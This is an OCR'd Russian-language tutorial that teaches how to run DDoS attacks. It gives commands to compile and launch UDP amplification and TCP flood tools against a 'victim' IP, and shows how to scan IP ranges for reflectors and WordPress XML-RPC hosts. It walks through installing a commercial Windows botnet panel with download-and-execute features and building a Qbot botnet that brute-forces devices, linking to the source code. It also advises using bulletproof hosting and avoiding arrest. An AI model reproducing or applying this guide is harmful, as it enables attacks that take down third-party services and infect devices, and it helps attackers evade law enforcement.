
Итак, арендовали? Выдали? Хорошо.

Теперь качаем софтину Putty для подключения к нашим сервакам по SSH.

Логинимся под рутом:

http://prntscr.com/iabu1l

При вводе пароля - он не отображается. Это линукс, привыкайте.



http://prntscr.com/iabu7m

И т а к , а теперь вписываем по 1 команде и ждем завершения, а потом вписываем вторую и т.д.:

apt-get update -y

apt-get upgrade -y

apt-get install gcc screen glibc wget -y

И т а к , а теперь заливаем скрипты. (Все ссылки я укажу в самом конце)

З а л и л и ? Отлично, теперь нужно скомпилировать нужные скрипты. Большинство скриптов компилятся одинаково, я покажу на примере Layer 4 скриптов, а именно Chargen.

П и ш е м команду:

gcc -pthread chargen.c -o chargen

И т а к , gcc - это компилятор

pthread - библиотека

chargen.c - исходник

chargen - семпл

```
root@localhast1:~# cd UDP
root@localhast1:~/UDP# ls
NAT PMP  TS3SpecialV2  udp_abuse  XDMCP AMP  Сурсы
root@localhast1:~/UDP# cd Сурсы/
root@localhast1:~/UDP/Сурсы# ls
CHARGEN  NTP       RIP       SSDP  UDP_Telnet.c  UDP_VSE.c
DNS      rawudp.c  SENTINEL  TS3   UDP_VSE2.c    UDP_xts3.c
root@localhast1:~/UDP/Сурсы# cd CHARGEN/
root@localhast1:~/UDP/Сурсы/CHARGEN# ls
chargen.c  chargen_scanner.c
root@localhast1:~/UDP/Сурсы/CHARGEN# gcc -pthread chargen.c -o chargen
```

http://prntscr.com/iac0tz

И т а к , видим что появился новый файл - chargen. Теперь, чтобы мы смогли его запустить, выдадим ему права 777, командой:

chmod -R 777 chargen

В случае если вы скомпилили кучу скриптов, просто вводите: chmod -R 777 *

Ч т о б ы выдать права всем сразу.

```
root@localhast1:~/UDP/Сурсы/CHARGEN# gcc -pthread chargen.c -o chargen
root@localhast1:~/UDP/Сурсы/CHARGEN# ls
chargen  chargen.c  chargen_scanner.c
root@localhast1:~/UDP/Сурсы/CHARGEN# chmod -R 777 chargen
```

http://prntscr.com/iac1hn

А теперь давайте попробуем запустить его.

```
root@localhast1:~/UDP/Сурсы/CHARGEN# ./chargen
Invalid parameters!
Usage: ./chargen <target IP> <target port> <reflection file> <threads> <pps limi
ter, -1 for no limit> <time>
root@localhast1:~/UDP/Сурсы/CHARGEN#
```

http://prntscr.com/iac28d

К а к видим, он выдал ошибку, что неверно указаны параметры. Давайте на них подробнее и остановимся.

./chargen - команда запуска скрипта

<Target IP> - IP нашей жертвы

<Target Port> - Атакуемый порт

<reflection file> - Лист с открытыми серверами (как их добывать я опишу ниже)

<threads> - потоки (не рекомендую ставить много, так как ваша тачка может загнуться, экспериментируйте)

<pps limiter, -1 for no limit> - Лимитер пакетов в секунду (PPS - packets per second), ставим по дефолту всегда -1

<time> - Время нашей атаки, всегда указывается в секундах.

А теперь давайте соберем команду нормально:

./chargen 127.0.0.1 80 list.txt 100 -1 9999

Запускаем, и вуаля - DDOS пошел.

Запуск у большинства скриптов похожий, поэтому сначала вписывайте ./НазваниеСкрипта и смотрите какие параметры нужны каждому.

Добыча листов будет также на примере метода Chargen.

Компилим сканер, в моем случае это:

gcc -pthread chargen_scan.c -o chscan

Права 777:

chmod -R 777 chscan

И запуск.

./chscan

```
root@localhast1:~/UDP/Сурсы/CHARGEN# ./chscan
Invalid parameters!
Usage: ./chscan <ip range start (192.168.0.0)> <ip range end (192.168.255.255)>
<outfile> <threads> <scan delay in ms>
root@localhast1:~/UDP/Сурсы/CHARGEN#
```

http://prntscr.com/iac66w

Смотрим, что требует:

<ip range start (192.168.0.0)> - Начало диапазона

<ip range end (192.168.255.255> - Конец диапазона

<outfile> - выходной файл

<threads> - потоки

<scan delay in ms> - задержка в миллисекундах

Также соберем нормально команду:
./chscan 95.0.0.0 95.255.255.255 list.txt 10 1000

(СКАН ЗАПУСКАТЬ НА СЕРВЕРАХ, КОТОРЫЕ НЕ БАНЯТ ЗА СКАН (АБУЗ))
Итак, лист есть - идем в бой.

На все UDP амплификации нужны листы. Сканите - идете в бой.
Хоть и вкратце, но надеюсь суть я до вас донес.

А теперь пожалуй расскажу как компилим TCP скрипты и идем в бой.

Для них листы не нужны.

Для примера возьму метод Dominate.

Итак, скомпилили, запускаем,

./dominate

смотрим что требует:

```
root@localhast1:~/TCP/Сурсы# ./dominate
Invalid parameters!
Usage: ./dominate <target IP> <port to be flooded> <number threads to use> <pps
limiter, -1 for no limit> <time>
root@localhast1:~/TCP/Сурсы#
```

http://prntscr.com/iackmp

Почти также, как в UDP. Только не указывается лист.

Ну вот, спустя такое количество времени вы уже можете брать сервер и атаковать. При этом, вы знаете, что и как работает, как и что настраивать. А теперь можете задать вопросы касательно настройки спуф тачек, и мы перейдем к настройке нон-спуф серверов.
Листы = текстовики, содержащие нужные записи и пэйлоад. В случае с DNS - открытые DNS резолверы, в случае с NTP - сервера времени и т.д.

= Вопросы =

==Скрипты актуальны на сегодня?
--Да. При хорошем раскладе можно ебашить с одного сервера до 40 гбпс

==https://habrahabr.ru/post/331720/ эт хоть оставь, тем кто задрочиться в теме хочет - пригодится

==Нужны ли они? Если я допустим куплю любой ботнет, наберу пк, мне же его одного по идее хватит или нет?
--Хватит, но ботнет держать тяжело, сервера легче, дешевле

==Будут советы, где скамить можно, а где нет?
--Да

==Напиши хоть про то, что ОБЯЗАТЕЛЬНО через Putty нужно подключаться с тор прокси, а с linux терминала через torsocks. А то с первого DDOSa можно на бутылку присесть
--Да хватит впн'а или дедика, а лучше впн а заходить туды с дедика hostbubble.net
шаред RDP за 600 рублей

Настройку нон-спуф серверов я думаю пожалуй начать с XMLRPC.
Берем сервер который не забанят за скан, ОС выбираем Debian 8.

Логинимся и пишем:
apt-get update -y
потом:
apt-get upgrade -y

apt-get install php curl php-curl wget gcc screen -y

И заливаем скрипты через SFTP.
И компилим вот такой командой:

gcc xmlrpc.c -Wall -ggdb -fopenmp -o xmlrpc

Выдаем права как обычно:
chmod -R 777 xmlrpc


И запускаем:
./xmlrpc

И видим:

http://prntscr.com/iag3uq

Если имеется лист - запускаем ;)
./xmlrpc http://site.ru/ list.txt 1200 100
Если листа нет - сканим. Поехали.

Запускаем мы такие скрипт, а там такое:



http://prntscr.com/iag514

Видим, что требует какой-то класс B, давайте теперь разберем что енто такое и как это применять. Существуют разные виды диапазонов. Я приведу в пример самый обычный, который можно встретить в повседневной жизни, к примеру:

5.5.0.0 - 5.5.255.255

Существуют также классы диапазонов, мы рассмотрим A и B.

A диапазоны содержатся вот так:
5
6
7

или 95

205

от 1 до 255

B диапазоны содержатся вот так:
5.5

95.8

26.7

У A диапазонов сканится от 5.0.0.0 до 5.255.255.25

У B если указали 5.5 то от 5.5.0.0 до 5.5.255.255

Т.е. для скана нам нужны B диапазоны, и соотвественно мы запускаем скан примерно вот так:

php xml_scan.php 95.5 100 list.txt 1

Пока идет скан - найденные записи будут записываться в указанный файл.

После того как вы насканите нормальное (примерно 10к) количество строк, вы сможете выходить в бой смело.

На этом настройка XMLRPC закончена. Вы можете идти в бой.

Листы XMLRPC содержат сайты на вп, не забываем.

Настройка Joomla идет почти так же, только скан идет по диапазонам вида 5.5.0.0 — 5.5.255.255. Но, как показывает практика, XML-RPC лучше чем Joomla.
Думаю, рассказывать как пользоваться стрессерами нет смысла, потому что вообще самое легкое, что могло бы быть на свете. И поэтому мы сейчас с вами разберем ответы на вопросы и приступим к ботнетам.

= Вопросы =

--Если не знаете как пользоватьс стрессерами, то вы тупо хуярите айпи/URL, порт, время и метод и всё☺
А платите за пакет услуг,скан и прочая поебота на админах. Ваше дело платить и хуярить.

--Сейчас все:
Охуевают по дудосерски

==Где доставать скрипты? Как остановить скан?
--Скрипты оставлю в конце обучения

==Ну кроме тех что ты скинешь, по идее ещё много есть, мб форумы какие-то?
--В СНГ нет.
--Свежие методы буду присылать вы же моя армия Китайцев

Итак, ботнеты. Для тех кто не знает, ботнет — это сеть из зараженных устройств. Чаще всего это компьютеры, но помимо компьютера там может быть все, что имеет интернет. Чаще всего это роутеры, камеры и даже видеорегистраторы, да-да не удивляйтесь ;)

И сейчас мы поговорим о настройке трех видов.

В первую очередь это самые распространенные вин ботнеты, для примера я покажу как настраивать ботнет от @ims0rry — Курияму. У меня у самого есть лицензия, при дальнейших обновлениях DDOS там будет хороший.
Вторым ботнетом я соберу P2P ботнет Qbot, если кто слышал мб из моих гайдов, которых уже нет, но имеет место быть.
Третьим ботнетом я соберу IOT ботнет Mirai, этот ботнет успел нашуметь и очень сильно, и он действительно является очень мощным. В правильных руках его можно оживить и даже больше :)

Он живой, да-да. Сам тоже соберу на досуге

И т а к, начнем с настройки вин ботнета, а именно — с Куриямы от @ims0rry. Но, перед тем как мы начнем, хотелось бы поговорить о функционале данного ботнета. (Демо: http://cp30265.tmweb.ru/ логин: root | Пароль: root)

В о т такие охуенные функции имеются в данном ботнете:

> DDOS
А именно их методы: TCP/UDP и HTTP Flood
> BOT
А именно: Download & Execute / Update
> Автозагрузка
А именно: Двойная автозагрузка / Запуск каждый 1-2 часа
> Определение CPU и версии Windows
> Запустить / Убить процесс
> Возможность запускать таски определенным компьютерам / По гео / По группам

М е т о д о в конечно не особо много, не разгуляешься, но, уверяю вас, что если данный продукт будет жить, а я уверен
Т о, методов будет больше, и каждый из них будет настолько мощный, что хватит уебать какой-нибудь пентагон нахер ;)
Т е п е р ь давайте пожалуй посмотрим как работают таски, рассмотрим на примере запуска DDOS“а.

HTTP-flood работает так:

IP:port;duration;threads

IP — вписываете IP / URL, не забываем указывать протокол HTTP/S.

Port - вписываете порт, по дефолту обычно это 80 (WEB).

Duration — Время, как привык говорить я — бут-тайм.

Threads — Потоки, они самые.

П р и м е р:
http://127.0.0.1:80/index.php;6000;500

TCP-Flood работает так:

IP:port;duration;threads

IP — вписываете IP жертвы

Port — вписываете порт, опять таки по дефолту 80

Duration — Время

Threads — Потоки

Пример:
127.0.0.1:80;6000;500

Ну и UDP-Flood указывается абсолютно также, как и TCP.


Ну а теперь пожалуй стоит посмотреть на мощь данного ботнета.

HTTP-Flood с 1 бота на 100 потоках:

https://prnt.sc/ikoa14

Чтож, тут очень даже неплохо. На этой стадии я отчасти косвенно помогал Соррику с запиливанием DDOSa помощнее в его экспериментальный лоадер, который в последствии стал DDOS лоадером. Я надеюсь, что у нас обоих будет время, и мы запилим еще более мощный DDOS в данную шайтан-машину. А учитывая то, что Соррик помимо того,что мой коллега, он является моим другом, поэтому я всегда буду готов прийти к нему на помощь. (Говоря проще — мощному дудосу в Куриме — быть.)


TCP-Flood с 1 бота на 50 потоках:



https://prnt.sc/ikoaz0

Чтож, тут. На этой стадии я не смог полноценно помочь, так как в основном все мои методы заточены под никсы, а не под вин, эксплуатировать их туда это крайне проблематично. Но, тем не менее, мощь на 50 потоках была 500-600 кбит, что неплохо. На 100 потоках с 1 бота можно выдавать 1 мбит/сек. Если бы это как-нибудь оптимизировать так, чтобы 1 бот выгребал больше потоков — это было бы бомбой. Так как мощи было бы настолько достаточно, чтобы разъебать ф и л ь т р какого-нибудь хостинг-провайдера.

UDP-Flood с 1 бота на 50 потоках:



https://prnt.sc/ikoc29

Чтож, дела тут обстоят немного хуже, да и история та же. Для чего я рекомендую ботнет Соррика, если он уступает другим приваткам?

Потому что цена намного доступнее, и если вы приобретете его сейчас — потом Куриямы в такую цену не будет. С первой версии до второй цена уже выросла до $200. После того как я плотно возьмусь за помощь Соррику — и мы допилим DDOS, цена вырастет еще больше. И DDOS там будет уже намного мощнее, что разъебет другие приватки.

Также, я надеюсь, что мы добавим туда больше интересных методов, такие как HTTPStrong или HTTPNull к примеру, а ведь такие методы пока что есть лишь в IRC Medusa, билд которого на экспе стоит 500$, по крайней мере так было, когда я вообще интересовался ботнетами ;)

Ну а теперь думаю что пора приступить к настройке данного монстра.

В первую очередь, хочу сказать, что для ботнетов стоит заводить абузоустойчивые, самые что ни на есть буллетпруф сервера. Если вы поставите на обычный белый сервак свой ботнет — он улетит в бан, да-да не удивляйтесь.

Ну а для теста я взял обычную впску у blazingfast.io, хост не буллетпруф, но похостить небольшой ботнетик там можно. Итак, выдали вам сервак, вы подключаетесь к нему и начинаете настройку.

Сначала вписываем:

apt-get update -y


Ждемс, потом:
apt-get upgrade -y

Ну и потом уже:
apt-get install apache2

Теперь стоит проверить, установился ли наш веб-сервер апач.

Для этого в браузере вбиваем IP своего сервера и смотрим, если открылось стандартное окно апача, значит все хорошо и можно продолжать.

Выглядит оно так:



http://prntscr.com/iknx4k

Теперь вписываем:

apt-get install zip -y


Ждем установки и вписываем:

apt-get install php5 libapache2-mod-php5 php5-cli -y

Снова ждем установки и пишем:

apt-get install php5-mysql mysql-server -y

Во время установки, нужно будет указывать пароль, чтобы не запутаться, ставьте ВЕЗДЕ один пароль от 8 символов (такое графическое меню может не на всех серверах появляться, не пугаемся и вводим пароль в консоль)



prntscr.com/ikny0s

Далее пишем:

a2enmod rewrite


Затем пишем:

service apache2 restart

И ставим phpmyadmin:

apt-get install phpmyadmin

Выбираем apache2:



https://prnt.sc/iknz0m

Потом жмем <Yes> и вводим пароль 3 раза.

Далее пишем:

ln -s /usr/share/phpmyadmin /var/www/html/phpmyadmin

Затем пишем:
apt-get install php5-mysqlnd

И перезапускаем апач:
service apache2 restart


Далее переходим в phpMyAdmin чтобы залить базу данных.

В строке браузера вводим:

http://IP_servera/phpmyadmin


Логин: root
Пароль: который вы прописывали в консоли

Теперь нужно создать базу данных, жмем вот сюда:



https://prnt.sc/iko03f

И сюда:



http://prntscr.com/iko0i8

Теперь в меню слева нажимаем по только что созданной базе данных (root), потом нажимаем «Импорт».

Здесь ничего не трогаем, просто выбираем со своего компьютера выданную вам БД (.sql файл) и нажимаем кнопку «Вперед»

Появится надпись, об успешном выполнении импорта.

Теперь всё что нам нужно, это отредактировать файл «config.php» и залить все файлы на свой сервер.

Открываем config.php в программе Notepad++ и прописываем свой логин (root) и пароль в файл.

Теперь осталось залить все файлы на сервер. Скачиваем и запускаем программу FileZilla.

В программе нажимаем «Файл» → “Менеджер сайтов”. Создаём новый сайт

Хост — это IP вашего VDS сервера

Протокол обязательно выбираем SFTP

Тип входа: Нормальный

Логин: root

Пароль: (ваш пароль)

И заливаете все файлы в директорию /var/www/html

Заходите по адресу http://Ipсервера/ и попадаете в панель авторизации. Логинитесь — бам, вы зашли.

На этом настройка ботнета закончена. Моим клиентам скидка на курияму в 50 бачей=на 3к руб целых

Теперь хотел бы поговорить о P2P ботнете Qbot, который я использовал до ареста включительно (да-да). Но, к счастью, за пару дней до ареста я снес ботнет по какой-то причине. Данный ботнет в мете уже давно, и что удивляет, он все еще работает.

Итак, что нам понадобится?

1. Сервер под CNC. Вообще, правильно C&C, но типа C and C, поэтому я говорю CNC. Те, кто не знает что это, в общем это панель управления. Аля админка, только управление идет с консоли, да-да. ОС — строго CentOS 6. (Желательно иметь буллетпруф сервер, т. к. возможен бан)
2. Сервер под скан/прогруз. Боты тут сканятся и… внимание, БРУТЯТСЯ. Да, боты брутятся. Обязательно нужен буллетпруф сервер, так как абуз прилетит немало. (Желательно также CentOS, можно Debian).

Итак, вы все закупили, чтож, приступаем.

Для начала логинимся на наш сервачок и пишем:

yum update -y

подождем, потом

yum upgrade -y

потом

yum install screen nano wget python -y

Теперь заливаем server и пустой файл с названием login.txt

Далее создаем директорию, ну например Compiles:

mkdir compiles

Заливаем туда клиент и кросс-компилеры.

Сам QBOT написан на C, кросс-компилеры на путоне.

Client.c - https://pastebin.com/U2afqzSp

Server.c - https://pastebin.com/cG2582me

cc7.py - https://pastebin.com/UUcY89JZ (Cross-Compilers)

Н Е ЗАБУДЬТЕ ДОБАВИТЬ IP сервера в client.c

В о т здесь:

http://imgur.com/FInh7msl.png

У к а з ы в а т ь IP:PORT, порт укажите 23.

Т е п е р ь отредачим лимитс конфиг:
nano /etc/security/limits.conf

И д е м в конец, находим такие строки:
#* soft core 0
#* hard rss 10000

С р а з у после них вписываем:
#* soft nofile 99999
#* soft nofile 99999

С о х р а н я е м. (Ctrl + O)
В ы х о д и м, CTRL+X

Идем в наш каталог complies:
cd compiles

Пора подрубать кросс-компилеры:
python cc7.py client.c IP-сервера

